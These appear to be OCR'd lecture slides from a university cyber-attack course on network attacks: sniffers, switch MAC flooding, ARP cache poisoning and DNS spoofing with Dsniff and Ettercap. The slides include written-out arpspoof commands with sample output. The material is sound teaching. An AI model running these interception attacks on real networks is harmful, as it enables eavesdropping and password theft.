

CSCE 629
Cyber Attack





Gaining Access Using Network Attacks

Dr. Barry Mullins
AFIT/ENG
Bldg 642
Room 209
255-3636 x7979

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
  - Network Attacks
    - Sniffing
    - IP Address Spoofing
    - Session Hijacking
    - Navigating the Network Maze – Ncat, Proxy Chains
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding


Sniffers


- Sniffers grab traffic from the local network
  - Can grab user IDs, passwords, email traffic, shared files, etc.
    - Some IDs / passwords are sent in clear text

- Most OSs also require admin rights for the sniffer to work

Sniffers - Useful for Island-hopping / Pivot Attacks

- Attacker gains access to one box, installs a sniffer, and collects IDs and passwords





A Pack of Sniffers

- Wireshark
- tcpdump and windump (Windows version of tcpdump)
- Snort – sniffer and IDS
- Dsniff - suite of tools built around a sniffer

Passive Sniffing Through a Hub

- tcpdump / windump → powerful command-line packet analyzer


```
root@kali:/usr/bin# tcpdump -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
13:34:16.653530 ARP, Request who-has 10.1.3.5 tell 10.1.2.2, length 46
13:34:16.655609 ARP, Request who-has 10.1.2.1 tell 10.1.3.5, length 46
13:34:16.662920 IP 10.1.0.39.137 > 10.1.7.255.137: NBT UDP PACKET(137): QUERY; RE
```

-n Do not convert addresses or ports names

- Snort
  - Started life as a sniffer but has evolved into a first-class IDS
  - Most widely deployed IDS/IPS technology worldwide
  - Attackers generally do not use Snort for sniffing
    - Snort offers more than required and has too much baggage

Active Sniffing: Sniffing Through a Switch

- Recall a switch does not broadcast to all interfaces
- So sniffing on a switched network is hopeless. Not quite…
- Attackers are clever
  - We'll take a look at Dsniff and Ettercap



Dsniff - Active Sniffing Tool Suite


- Defeat switched networks for the purpose of sniffing

- Facilitate the interception of network traffic normally unavailable to an attacker due to switching
  - arpspoof, macof, and dnsspoof
- Passively monitor a network for interesting data
  - dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy
- Implement active MITM attacks against SSH and HTTPS sessions
  - sshmitm and webmitm

- Works on Ethernet or wireless networks
- www.monkey.org/~dugsong/dsniff/

Dsniff

- Password sniffer capable of detecting and interpreting the following protocols to find authentication attempts
  - FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, NFS, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL*Net, Sybase SQL and Microsoft SQL auth info



Dsniff Components (Data Link Layer) - Macof

- Macof - manipulates MAC-to-interface mapping
  - Floods switch with random spoofed MAC addresses
    - Fills the Content Addressable Memory (CAM) table
  - If CAM table becomes full, some switches act like a hub and broadcast traffic on all interfaces

- What if target switch doesn't broadcast when CAM table is full?
  - Try arpspoof…

- Recall: ARP cache on each computer stores recent ARP data
  - Display cache using **`arp -a`**

Dsniff Components (Data Link Layer) - Arpspoof


- Gratuitous ARPs: Can send ARP responses to any computer even though the computer never sent an ARP request
  - "Just in case you're interested, the MAC address for IP address **`10.1.2.111`** is **`11:22:33:44:55:66`**"
  - Computers will eagerly accept this data and store it in their caches overwriting previous entries

- Arpspoof - Manipulates IP-to-MAC address mapping on target
  - Sends false ARP responses to a victim on a LAN every 2 seconds
    - Redirects traffic to the attacker for sniffing
    - Affects the ARP cache on computers, not the switch
      - Called ARP Cache Poisoning
  - Program is nice enough to send out correct ARP responses just before program terminates to correct everyone's tables

ARP Cache Poisoning Using Arpspoof – Attack Victim's ARP Cache

arpspoof -ieth0 -t10.1.0.10 10.1.2.1

Pkt sent to 10.1.0.10: arp reply 10.1.2.1 is at 00:0c:29:ae:df:c6




- What if you want to see returning traffic too?

  arpspoof -r -ieth0 -t10.1.0.10 10.1.2.1

  Pkt sent to 10.1.0.10: arp reply 10.1.2.1 is at 00:0c:29:ae:df:c6


  Pkt sent to 10.1.2.1 : arp reply 10.1.0.10 is at 00:0c:29:ae:df:c6

Port Stealing with Ettercap - Attack Switch



- Attacker is messing with the switch for this attack
- Traffic sent from any system on the LAN will be redirected to the attacker

Spoofing DNS via Dsniff (DNSSpoof)



- If attacker is on a switched LAN, must first use ARP cache poisoning (arpspoof) or port stealing (Ettercap) so DNSSpoof will hear the request

